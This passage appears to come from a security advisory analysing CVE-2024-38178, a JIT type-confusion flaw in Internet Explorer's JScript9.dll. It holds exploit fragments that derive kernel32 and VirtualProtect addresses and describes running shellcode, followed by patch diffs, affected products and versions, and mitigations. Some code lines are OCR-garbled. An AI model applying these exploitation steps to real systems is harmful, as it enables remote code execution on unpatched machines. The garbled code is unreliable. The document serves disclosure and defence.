CreateFileW_high = read4(jscript9_base.addr_low + 0x3d1698+4,
jscript9_base.addr_high);

kernel32_base = {
addr_low: CreateFileW_low - 0x20460,
addr_high: CreateFileW_high
};


VirtualProtect = {
addr_low: kernel32_base.addr_low + 0x15470,
addr_high: kernel32_base.addr_high
};


//...

  :::: offset (vftable + )(fake_vftable. + , fake_vftable.,        ., .);b[][][]();
```

In the debugging results just before the call to the VirtualProtect function, we can see that the first argument, the **rcx** register, grants execution rights to the shellcode address. Then, at the same offset, we modify it with the shellcode address we want to execute instead of VirtualProtect and call the trim method once more, and the shellcode is executed.




Figure 9. Calling the VirtualProtect function to grant execute privileges to a shellcode address




Figure 10. Shellcode execution results in the Calculator.exe process running

4. Patched Code

In the August 2024 update, MS added code to compare the types of two operands using directly `ValueType::operator` even if the `ValueType::IsUninitialized` the function returns False and also added code to call `IR::Opnd::SetValueType` to perform a typecasting if the types do not match as a result of the operation to prevent type confusion.

```
 __fastcall {
//...
if ( v5 && !GlobOpt::IsLoopPrePass(this) )
  {
+   v10 = (v43 + 16);
+   // if feature is enabled, always return true
+
if(wil::details::FeatureImpl<__WilFeatureTraits_Feature_1489045819>::__private_IsEnabled(..))
+   {
+     if ( ValueType::IsUninitialized(v10) )
+       goto LABEL_22;
+     v35[0] = *(v8 + 10);
+     v13 = *(v8 + 16);
+     if ( !ValueType::IsUninitialized(v35) )
+     {
+       v35[0] = v12;
+       if ( !ValueType::operator!=(v35, v13) )
+         goto LABEL_22;
+       LOWORD(v13) = v13 | 1;
+     }
+     IR::Opnd::SetValueType(v8, v13);
+     v8 = v43;
+   }

                     ( !ValueType::(v10) )    {      v35[] = *(v8 + );        (
ValueType::(v35) )      {        IR::Opnd::(v8, *(v8 + ));        v8 = v43;      }
}  }   LABEL_15;}
```

Impact

This vulnerability is in JScript9.dll, a legacy JavaScript engine in Internet Explorer that has been deprecated. Basically, any software that uses it is potentially vulnerable. We further investigated a partial list of software that loads this engine and found it below.

Affected Product

- Microsoft Edge (Internet Explorer Mode)
- GOMPlayer 2.3.100.5370(Toast Popup 1.0.0.8) — gom&company
- KMPlayer 4.2.3.14 — Pandora TV
- PotPlayer 1.7.22318 — Kakao Corp

* As of July 15, 2024, additional impact analysis for GOMPlayer version 2.3.100.5370 is available in See **Appendix C. Affected Product — GOMPlayer**

Software that uses the legacy WebView controller for web browsing, ad pop-up rendering, etc., including those listed above, is affected or **potentially vulnerable** to this vulnerability, and we recommend not using it until you install the August 2024 Windows Cumulative Update.

* Maximum impact is remote code execution with a Medium Integrity Level if no separate sandbox exists.

In addition, attacks that exploit the JScript9.dll vulnerability, such as CVE-2020-1380 and CVE-2022-41128, have been discovered in recent years, so even if you have updated to the latest version, you may still be a target for future attacks.

Mitigation

For Edge, users set the Allow sites to reload in Internet Explorer mode option to Disallow (default) in Settings-Default Browser-Internet Explorer Compatibility. For MS Office, set it to block the loading of remote HTML content (default).

Figure 11. Settings that disallow the use of IE Mode

Users should also be careful not to view Web pages or document files from unknown or suspicious sources. If you are using an application that loads JScript9.dll through a legacy WebView controller, users should install Windows August Cumulative Update because there is no separate mitigation for this vulnerability.

Software vendors are encouraged to change the web viewer in their products to Edge-based WebView to avoid using JScript9.dll, which continues to be targeted. In addition, we recommend utilizing software bills of materials (SBOM) to identify these third-party components and regularly monitoring vulnerabilities and product lifecycles to build a response plan for legacy modules.

Conclusion

- CVE-2024-38178 is a remote code execution vulnerability in the JIT compiler of JScript9.dll, the legacy JavaScript Engine in Internet Explorer, caused by an incorrect assumption in type validation.
- The vulnerability affects all versions of Windows systems that have not applied cumulative updates since August 2024.
- This vulnerability and several other 0-day attacks targeting JScript9.dll over the past few years, such as CVE-2020-1380 and CVE-2022-41128, indicate that threat groups continue to discover and exploit vulnerabilities against thelegacy engine.- Given that the PoC and exploit process are very similar to CVE-2022-41128 and that exploit and analysis information is publicly available, the exploitation phase of this vulnerability was likely accomplished quickly after discovery.
- We recommend that users keep Windows Update to the latest version and disable Edge's Internet Explorer mode.
- It's challenging for endpoint users to determine which engine the WebView controller in their application is using, so software providers should aim to avoid using legacy engines.

Reference

-
-
-
-

Appendix A. JScript9.dll Overview

JScript9.dll is a JavaScript Engine in Internet Explorer built into Windows by default and was used in Internet Explorer 9 through 11. With the subsequent announcement of the Edge Browser, the JScript9 Engine was replaced by the Chakra Engine*, which is why the JScript9 Engine is also referred to as the legacy Chakra Engine.

* The Edge Chakra Engine was later replaced when Edge became Chromium-based.

On June 15, 2022, Microsoft ended support for Internet Explorer, but JScript9.dll is still used to support legacy applications such as Internet Explorer mode in Microsoft Edge and applications via the WebView control, which is why it continues to be distributed in current Windows builds.




Figure 12. Internet Explorer modes supported by Edge




Figure 13. jscript9.dll loaded by the iexplorer.exe process when Internet Explorer mode is enabled.

JavaScript engines like JScript9.dll, V8, JavaScriptCore, and Chakra use just-in-time (JIT) compilers to optimize for faster execution.




Figure 14. JScript9.dll's JIT Engine Behavior

The JScript9 Parser converts JavaScript code into an Abstract Syntax Tree, traverses it, and generates ByteCode to be executed by the Interpreter. Suppose there are code snippets that are repeatedly called while executing the generated ByteCode. In that case, the JIT Compiler is executed in a new thread based on the collected Profile Data

such as type information. The JIT Compiler generates optimized machine code and performs optimization by replacing the entry point of the next executed ByteCode with machine code, which is the basic behavior flow of JavaScript Engine with JIT.

The advantage of this optimization is that it can improve the execution speed of JavaScript by making assumptions based on profile data when executing specific repeated code snippets and removing or relocating unnecessary code based on that. It also prevents safety issues by returning to the interpreter and executing ByteCode again if certain conditions violate the assumptions when the machine code is executed. (Bailout)

However, there is also a problem with the JIT compiler behavior in that it fails to bail out properly if a certain state violates an assumption, or if the assumption itself is incorrect, the generated machine code may have a safety issue. Exploiting these vulnerabilities, there have been several 0-day attacks targeting the JIT compiler in JScript9.dll over the past few years.

Appendix B. Affected Windows versions

- Windows Server 2022, 23H2 Edition < 10.0.25398.1085
- Windows 10 for 32-bit Systems < 10.0.10240.20751
- Windows 11 Version 23H2 for x64-based Systems < 10.0.22631.4037
- Windows 11 Version 23H2 for ARM64-based Systems < 10.0.22631.4037
- Windows 10 Version 22H2 for 32-bit Systems < 10.0.19045.4780
- Windows 10 Version 22H2 for ARM64-based Systems < 10.0.19045.4780
- Windows Server 2012 R2 < 6.3.9600.22134/1.001
- Windows Server 2016 < 10.0.14393.7259
- Windows 10 Version 1607 for x64-based Systems < 10.0.14393.7259
- Windows 10 Version 1607 for 32-bit Systems < 10.0.14393.7259
- Windows 10 for x64-based Systems < 10.0.10240.20751
- Windows 10 Version 22H2 for x64-based Systems < 10.0.19045.4780
- Windows 11 Version 22H2 for x64-based Systems < 10.0.22621.4037
- Windows 11 Version 22H2 for ARM64-based Systems < 10.0.22621.4037
- Windows 10 Version 21H2 for x64-based Systems < 10.0.19044.4780
- Windows 10 Version 21H2 for ARM64-based Systems < 10.0.19044.4780
- Windows 10 Version 21H2 for 32-bit Systems < 10.0.19044.4780
- Windows 11 version 21H2 for ARM64-based Systems < 10.0.22000.3147
- Windows 11 version 21H2 for x64-based Systems < 10.0.22000.3147
- Windows Server 2022 < 10.0.20348.2655
- Windows Server 2019 < 10.0.17763.6189
- Windows 10 Version 1809 for x64-based Systems < 10.0.17763.6189
- Windows 10 Version 1809 for 32-bit Systems < 10.0.17763.6189
- Windows 11 Version 24H2 for x64-based Systems < 10.0.26100.1457
- Windows 11 Version 24H2 for ARM64-based Systems < 10.0.26100.1457

Appendix C. Affected product — GOMPlayer

The *Toast.gom* process renders web-hosted ad pages via Toast Notification and loads JScript9.dll as the JavaScript execution engine.




Figure 15. Toast.com process loading JScript9.dll

The following URL was passed among the command line arguments passed to that process.

- https[:]//mini.gomlab.com/player/html/toast/toast_KR_N.html




Figure 16. URLs passed as command line arguments

On that URL page, JavaScript code is present to monitor events such as ad impressions and the *Toast.gom* process interprets the JavaScript code in the JScript9.dll engine.




Figure 17. Javascript embedded in an ad page

A supply chain attack scenario using phishing domain hosting could trigger the vulnerability of the *Toast.gom* process renders a malicious web page.




Figure 18. Vulnerability triggered by passing a URL with malicious javascript as an argument